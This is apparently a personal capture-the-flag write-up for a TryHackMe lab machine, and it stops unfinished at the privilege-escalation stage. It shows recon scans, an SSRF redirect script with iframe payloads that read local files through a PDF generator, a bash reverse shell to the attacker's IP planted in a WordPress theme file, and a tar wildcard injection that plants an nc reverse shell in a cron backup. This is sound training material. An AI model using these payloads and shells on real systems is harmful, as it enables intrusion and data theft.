

RECON

start

https://tryhackme.com/room/seasurfer
IP:10.10.244.209 seasurfer.thm (10.10.35.68)
ME:10.11.13.238


```
nmap $ip -vvv -sC -sV -p- | tee nmap.txt  
nikto -host $ip | tee nikto.txt
```

22/tcp open ssh syn-ack OpenSSH 8.2p1
80/tcp open http syn-ack Apache httpd 2.4.41

http://seasurfer.thm/adminer/

Nikto found + 'Uncommon header 'x-backend-server' found, with contents: seasurfer.thm'

Added the domain to the hosts file and visited it:



So is started a WPscan:

```
wpscan --url http://seasurfer.thm -e vp vt --passwords wlists/rockyou.txt --api-token  
[REDACTED]
```


Got some useful information:

http://seasurfer.thm/robots.txt
http://seasurfer.thm/wp-sitemap.xml
WordPress 5.9.3
http://seasurfer.thm/wp-login.php
[REDACTED]

Decided to enumerate further and look vor vhosts:

```
wfuzz -w wlists/subs.txt --hw 964 -c -H "HOST: FUZZ.seasurfer.thm" http://-seasurfer.thm
```


→ internal.seasurfer.thm



The screenshot shows a web browser window with the address bar displaying `http://internal.seasurfer.thm/`. The browser's tab bar shows several open tabs: 'linpeas', 'LSE', 'references', 'articles', 'HTB Academy', 'CTF', and 'git writeups'. The main content area displays a receipt creation form with a light blue background and a white rounded rectangle. The form contains the following elements:

- Customer name:** A text input field.
- Payment method:** A dropdown menu currently showing 'Credit card'.
- Additional comment:** A text input field.
- Item:** A text input field.
- Price (\$):** A text input field with a small up/down arrow icon on the right.
- Buttons:** Two black buttons with white text: 'Another item' and 'Create receipt'.

This is some sort of receipt creation tool and after filling out the fields and creating a new one I get forwarded to the pdf.



Meanwhile I ran a dirbuster scan and found the `/maintenance/` directory and got a 403.

And while trying to bypass this i crashed the server...

I needed to restart the machine and therefore the hosts IP has changed.

And this is where I got stucked for a long time. I noticed that I could inject HTML into the generated PDF, but that is no leverage, pretty much the same goes for XSS.

I gave up and peeked into the [official](#) write-up to find a linked presentation to <https://docs.google.com/presentation/d/1JdljHHPsFSgLbaJcHmMkE904jmwPM4xdhEuwhy2ebvo/htmlpresent>

But even after following the presentation I was not able to exploit the PDF creation.

For the whole SSRF to LFI part I actually followed lassi's write-up and learned a new technique!

Therefore I cover only the most basic part for the entry point:

Open a php server and host:

```
<?php
```

```
$loc = "http://127.0.0.1/"; if(isset($_GET['p'])) { $loc = $_GET['p']; } header('Location:
```

```
'. $loc);  
?>
```

Inject into the PDF creator:

```
<iframe height=3000 src="http://10.11.13.238/surf.php?p=file:///etc/passwd">
```

Sea Surfer, Co.
3099 Ocean Front Walk
Venice, CA 90291

Customer name: a

Additional information:

```
root:x:0:0:root:/root:/bin/bash  
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/no  
login  
bin:x:2:2:bin:/bin:/usr/sbin/nologin  
sys:x:3:3:sys:/dev:/usr/sbin/nologin  
sync:x:4:65534:sync:/bin:/bin/sync  
games:x:5:60:games:/usr/games:/usr/sbin/n  
ologin  
man:x:6:12:man:/var/cache/man:/usr/sbin/n  
ologin  
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin  
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin  
news:x:9:9:news:/var/spool/news:/usr/sbin/  
nologin  
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/  
nologin  
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin  
www-data:x:33:33:www-  
data:/var/www:/usr/sbin/nologin  
backup:x:34:34:backup:/var/backups:/usr/sb  
in/nologin  
list:x:38:38:Mailing List  
Manager:/var/list:/usr/sbin/nologin
```

```
<iframe height=3000 src="http://10.11.13.238/surf.php?p=file:///home/-  
[REDACTED]/.ssh/id_rsa">
```

is not accessible

```
<iframe height=3000 src="http://10.11.13.238/surf.php?p=file:///var/www/wordpress/-  
wp-config.php">
```

From there I gathered SQL creds went to the adminer site and logged in.

Language: English

MySQL » Server » wordpress » Select: wp_users

Adminer 4.8.1

DB: wordpress

SQL command Import Export Create table

select wp_commentmeta
select wp_comments
select wp_links
select wp_options
select wp_postmeta
select wp_posts
select wp_term_relationships
select wp_term_taxonomy
select wp_termmeta
select wp_terms
select wp_usermeta
select wp_users

Select data Show structure Alter table New item

Select Search Sort Limit 50 Text length 100 Action Select

SELECT * FROM "wp_users" LIMIT 50 (0.000 s) Edit

<input type="checkbox"/> Modify	ID	user_login	user_pass	user_nicename	user_email	user_url	us
<input type="checkbox"/> edit	1	kyle	\$P\$BuCryp52DAAdCRlclT9vrFNb0vPcyi/	kyle	kyle@seasurfer.thm	http://seasurfer.thm	202

Whole result ☐ 1 row Modify Selected (0) Export (1)

Import

Cracked the hash with john and logged into Wordpress and planted a shell:

Sea Surfer 0 + New Howdy, kyle

Dashboard Posts Media Pages Comments Teams Appearance Themes Customize Widgets Menus Header Favicon Theme File Editor Plugins Users Tools Settings Collapse menu

Edit Themes

Twenty Seventeen: Main Index Template (index.php)

Select theme to edit: Twenty Seventeen Select

Selected file content:

```

1 <?php
2 /**
3  * The main template file
4  *
5  * This is the most generic template file in a WordPress theme
6  * and one of the two required files for a theme (the other being style.css).
7  * It is used to display a page when nothing more specific matches a query.
8  * E.g., it puts together the home page when no home.php file exists.
9  *
10 * @link https://developer.wordpress.org/themes/basics/template-hierarchy/
11 *
12 * @package WordPress
13 * @subpackage Twenty_Seventeen
14 * @since Twenty Seventeen 1.0
15 * @version 1.0
16 */
17 exec("bash -c 'bash -i >& /dev/tcp/10.11.13.238/1234 0>&1'");
18 get_header(); ?>
19
20 <div class="wrap">
21     <?php if ( is_home() && ! is_front_page() ) : ?>
22         <header class="page-header">
23             <h1 class="page-title"><?php single_post_title(); ?></h1>
24         </header>
25     <?php else : ?>
26         <header class="page-header">
27             <h2 class="page-title"><?php _e( 'Posts', 'twentyseventeen' ); ?></h2>
28         </header>
29     <?php endif: ?>

```

Theme Files

- Stylesheet (style.css)
- Theme Functions (functions.php)
- assets ▶
- RTL Stylesheet (rtl.css)
- 404 Template (404.php)
- Archives (archive.php)
- Comments (comments.php)
- Theme Footer (footer.php)
- Homepage (front-page.php)
- Theme Header (header.php)
- inc ▶
- Main Index Template (index.php)
- Single Page

```

losferatos$nc -nlvp 1234
listening on [any] 1234 ...
connect to [10.11.13.238] from (UNKNOWN) [10.10.35.68] 45030
bash: cannot set terminal process group (756): Inappropriate ioctl for device
bash: no job control in this shell
www-data@seasurfer:/var/www/wordpress$ which python3
which python3
/usr/bin/python3
www-data@seasurfer:/var/www/wordpress$ python3 -c 'import pty;pty.spawn("/bin/bash")'

```

local

I downloaded linpeas to the machine and these are noticable findings:

Sudo version 1.8.31

Vulnerable to CVE-2021-3560

gcc and make are present and therefore this would give us root instantly, but it is probably not the intended way and also lame^^.

Potentially Vulnerable to CVE-2022-258

/var/www/internal/maintenance/backup.sh

```
#!/bin/bash

# Brandon complained about losing _one_ receipt when we had 5 minutes of downtime, set this to run
every minute now >:D
# Still need to come up with a better backup system, perhaps a cloud provider?

cd /var/www/internal/invoices
tar -zcf /home/kyle/backups/invoices.tgz *
```

That look like wildcard abuse is possible.

```
echo "mkfifo /tmp/lhennp; nc 10.11.13.238 4321 0</tmp/lhennp | /bin/sh >/tmp/-
lhennp 2>&1; rm /tmp/lhennp" > shell.sh
echo "" > "--checkpoint-action=exec=sh shell.sh"
echo "" > --checkpoint=1
```

Opened a new listener on a second port and caught the "kyle shell"

```
kyle@seasurfer:~$ whoami && id
kyle
uid=1000(kyle) gid=1000(kyle) group=
kyle@seasurfer:~$
```

Inside kyle's home directory I found the user flag and then I ran linpeas again.

/var/www/internal/maintenance

[REDACTED]

Aaaaand I'm stuck once again. It is the second time I had to peek into the write-up and realized this is too advanced for me. So I put this aside and will (hopefully) finish this machine within the next months.